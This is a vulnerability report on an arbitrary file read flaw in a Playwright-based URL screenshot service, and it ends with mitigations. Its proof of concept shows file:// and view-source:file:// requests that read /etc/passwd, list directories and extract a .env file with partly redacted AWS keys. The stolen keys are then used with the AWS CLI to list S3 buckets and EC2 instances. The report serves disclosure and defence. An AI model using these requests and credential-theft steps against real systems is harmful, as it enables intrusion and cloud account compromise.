Arbitrary File Read via Playwright's Screenshot Feature Exploiting File Wrapper

@timoxoszt (team7 of CyberJutsu.io)

Overview

Vulnerability Type	Arbitrary File Read
Affected Systems	Web Applications utilizing Playwright's screenshot feature

Description

This report outlines a critical vulnerability in a web application feature that uses Playwright's screenshot capability. By exploiting this vulnerability, an attacker can use the **file://** URI scheme to read arbitrary files on the server's filesystem, potentially leading to the exposure of sensitive information, including AWS credentials.

Vulnerability Details

Setting the Scene

AWS Key of Admin

Background: The .env file on the server contains AWS access keys for an administrative user. These keys grant full access to critical AWS services like S3 and EC2. If these credentials fall into the wrong hands, the attacker can manipulate these services at will, leading to potentially catastrophic consequences.

Capabilities of the Admin AWS Key

1. **Access S3**
   - List all S3 buckets
   - Read and write objects in any S3 bucket
2. **Access EC2**
   - List, start, stop, or terminate EC2 instances
   - Modify security groups and other instance-related settings

Running the Application

Context: The development team is running their web application using **pnpm dev**. This command loads the environment variables from the **.env** file, which includes the sensitive AWS access keys.


Steps to Start Application

pnpm dev

Proof of Concept

1. Confirm Arbitrary File Read by Reading /etc/passwd

   ```
   GET /?url=file:///etc/passwd&width=4000 HTTP/1.1
   Host: 54.91.87.67:3089
   ```




```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/usr/sbin/nologin
systemd-oom:x:999:999:systemd Userspace OOM Killer:/:/usr/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/usr/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
libstoragemgmt:x:997:997:daemon account for libstoragemgmt:/:/usr/sbin/nologin
systemd-coredump:x:996:996:systemd Core Dumper:/:/usr/sbin/nologin
systemd-timesync:x:995:995:systemd Time Synchronization:/:/usr/sbin/nologin
chrony:x:994:994:chrony system user:/var/lib/chrony:/sbin/nologin
ec2-instance-connect:x:993:993::/home/ec2-instance-connect:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
ec2-user:x:1000:1000:EC2 Default User:/home/ec2-user:/bin/bash
```

   The server's response contains the contents of the /etc/passwd file, verifying the vulnerability

2. Listing the /home directory

   ```
   GET /?url=view-source:file:///home/&width=4000 HTTP/1.1
   Host: 54.91.87.67:3089
   ```




```
54.91.87.67:3089/?url=view-source:file:///home/&width=4000
```

```
<script>start("/home/");</script>
<script>onHasParentDirectory();</script>
<script>addRow("ec2-user","ec2-user",1,156,"156 B",1717312475,"6/2/24, 7:14:35 AM");</script>
```

The server's response contains the contents of the /home directory: ec2-user

3. Listing the /home/ec2-user directory

   GET /?url=view-source:file:///home/ec2-user/&width=4000 HTTP/1.1
   Host: 54.91.87.67:3089



```
54.91.87.67:3089/?url=view-source:file:///home/ec2-user/&width=4000
```

```
<script>start("/home/ec2-user/");</script>
<script>onHasParentDirectory();</script>
<script>addRow(".cache",".cache",1,57,"57 B",1717312387,"6/2/24, 7:13:07 AM");</script>
<script>addRow(".local",".local",1,32,"32 B",1717311616,"6/2/24, 7:00:16 AM");</script>
<script>addRow(".npm",".npm",1,72,"72 B",1717311595,"6/2/24, 6:59:55 AM");</script>
<script>addRow(".nvm",".nvm",1,16384,"16.0 kB",1717311559,"6/2/24, 6:59:19 AM");</script>
<script>addRow(".pki",".pki",1,19,"19 B",1717312475,"6/2/24, 7:14:35 AM");</script>
<script>addRow(".ssh",".ssh",1,29,"29 B",1717311320,"6/2/24, 6:55:20 AM");</script>
<script>addRow("url-to-png","url-to-png",1,16384,"16.0 kB",1717311851,"6/2/24, 7:04:11 AM");</script>
<script>addRow(".bash_logout",".bash_logout",0,18,"18 B",1674944946,"1/28/23, 10:29:06 PM");</script>
<script>addRow(".bash_profile",".bash_profile",0,141,"141 B",1674944946,"1/28/23, 10:29:06 PM");</script>
<script>addRow(".bashrc",".bashrc",0,689,"689 B",1717311546,"6/2/24, 6:59:06 AM");</script>
```

The server's response contains the contents of the /home/ec2-user directory:

.bash_logout

.bash_profile

.bashrc


.ssh

url-to-png 🡐 here

...

4. Access the .env file to retrieve sensitive credentials:


```
GET /?url=view-source:file:///home/ec2-user/url-to-png/.env&width=4000 HTTP/1.1
Host: 54.91.87.67:3089
```


54.91.87.67 (1920×1920)
Not Secure
54.91.87.67:3089/?url=view-source:file:///home/ec2-user/url-to-png/.env&width=4000
Line wrap ☐

```
# Logging level (debug, info, warn, error)
LOG_LEVEL=debug

# Node environment (development, production)
NODE_ENV=development

# Port number for the application to listen on (optional)
PORT=3089

# Comma-separated list of allowed domains for screenshots (optional)
#ALLOW_LIST=jasonraimondi.com,github.com

# Cache-Control header value for the responses (optional)
#CACHE_CONTROL="public, max-age=86400, immutable"

# Browser timeout in milliseconds for rendering (optional)
#BROWSER_TIMEOUT=10000

# Event to wait for before considering the page loaded (optional)
#BROWSER_WAIT_UNTIL=domcontentloaded

# Idle timeout for database connection pool in milliseconds (optional)
#POOL_IDLE_TIMEOUT_MS=15000

# Maximum number of connections in the database pool (optional)
#POOL_MAX=10

# Maximum number of waiting clients for the database pool (optional)
#POOL_MAX_WAITING_CLIENTS=50

# Minimum number of connections in the database pool (optional)
#POOL_MIN=2

# Enable or disable metrics collection (optional)
#METRICS=false

# Encryption key for sensitive data (optional)
#CRYPTO_KEY=

# Storage provider (stub, s3, couchdb, filesystem)
STORAGE_PROVIDER=s3

# Configuration for filesystem storage provider (optional)
#STORAGE_PROVIDER=filesystem
#IMAGE_STORAGE_PATH=

# Configuration for S3 storage provider (optional)
#STORAGE_PROVIDER=s3
AWS_BUCKET=url2png-timoxoszt
AWS_ACCESS_KEY_ID=AK[redacted]I5DYZ
AWS_SECRET_ACCESS_KEY=peMzykYA[redacted]Nr+2gQeJ1
AWS_DEFAULT_REGION=us-east-1
#AWS_ENDPOINT_URL_S3=
#AWS_FORCE_PATH_STYLE=false

# Configuration for CouchDB storage provider (optional)
#STORAGE_PROVIDER=couchdb
#COUCH_DB_HOST=
#COUCH_DB_PASS=
```

The server's response contains the contents of the .env file, revealing the AWS keys.

5. Use Extracted Credentials to Access AWS Resources



...2-31-17-152:~/url-to-png — ssh -i ec2-url2png.pem ec2-user@ec2-54-91-87-67.compute-1.amazonaws

```
timoxoszt@Tiens-MacBook-Pro ~ % aws configure --profile url2png
AWS Access Key ID [None]: AKIAW[redacted]5DYZ
AWS Secret Access Key [None]: peMzykY[redacted]2gQeJ1
Default region name [None]: us-east-1
Default output format [None]:
timoxoszt@Tiens-MacBook-Pro ~ % aws s3 ls --profile url2png
2024-01-12 21:52:18 [redacted]
2023-10-10 01:19:04
2024-03-19 18:48:58
2024-06-02 13:52:47 url2png-timoxoszt
timoxoszt@Tiens-MacBook-Pro ~ %
```

The attacker configures the AWS CLI with the stolen credentials and lists all S3 buckets.

6. Listing Files in the url2png-timoxoszt Bucket


   The command output shows the list of files in the bucket:



```
[timoxoszt@Tiens-MacBook-Pro ~ % aws s3 ls s3://url2png-timoxoszt --profile url2png
2024-06-02 14:16:13     497551 6-2-2024.fileetcpasswd_width-4000.png
2024-06-02 14:16:53      15267 6-2-2024.filehome_width-4000.png
2024-06-02 14:14:38       8848 6-2-2024.httpsvmtienidvn_isFullPage-true.png
2024-06-02 14:15:47     160388 6-2-2024.httpsvmtienidvn_isFullPage-true_width-4000.png
2024-06-02 14:17:39      80263 6-2-2024.view-sourcefilehome_width-4000.png
2024-06-02 14:18:00     361508 6-2-2024.view-sourcefilehomeec2-user_width-4000.png
2024-06-02 14:18:33     785286 6-2-2024.view-sourcefilehomeec2-userurl-to-png_width-4000.png
2024-06-02 14:18:50     674460 6-2-2024.view-sourcefilehomeec2-userurl-to-pngenv_width-4000.png
2024-06-02 14:17:27      73099 6-2-2024.view-sourcehttpsvmtienidvn_width-4000.png
timoxoszt@Tiens-MacBook-Pro ~ %
```

7. The attacker lists all EC2 instances

   The command output shows the list of EC2 instances:



...2-31-17-152:~/url-to-png — ssh -i ec2-url2png.pem ec2-user@ec2-54-91-87-67.compute-1.amazonaws.com
~ — -zsh

```
timoxoszt@Tiens-MacBook-Pro ~ % aws ec2 describe-instances --profile url2png --filters "Name=instance-state-name,Values=running" --query "Reservations[*].Instances[*].{Instance:InstanceId,State:State.Name
,Type:InstanceType,AZ:Placement.AvailabilityZone,Name:Tags[?Key=='Name']|[0].Value}" --output table

-----------------------------------------------------------------------------
|                             DescribeInstances                             |
+------------+-----------------------+--------------+----------+-----------+
|     AZ     |       Instance        |     Name     |  State   |   Type    |
+------------+-----------------------+--------------+----------+-----------+
|  us-east-1b|  i-0d0c453ea038d2bd0  |  url2png-ec2 |  running |  t2.micro |
+------------+-----------------------+--------------+----------+-----------+
timoxoszt@Tiens-MacBook-Pro ~ %
```

Potential Impact

- **Access S3:**
  - The attacker can view all S3 buckets and their contents.
  - They can potentially upload, modify, or delete objects in these buckets.
- **Access EC2:**
  - The attacker can list all running EC2 instances, start or stop them, and even terminate them.
  - They can modify security groups, potentially leading to further security breaches.

Mitigations

- **Restrict URI Schemes:** Disable the use of any URI schemes other than http and https for the screenshot feature.
- **Input Validation and Sanitization:** Implement strict input validation and sanitization to ensure only allowed URIs are processed.

Conclusion

The arbitrary file read vulnerability in the Playwright screenshot feature is critical and poses significant risks due to the potential exposure of sensitive files on the server. Immediate action should be taken to restrict URI schemes and enhance input validation to protect against this type of attack.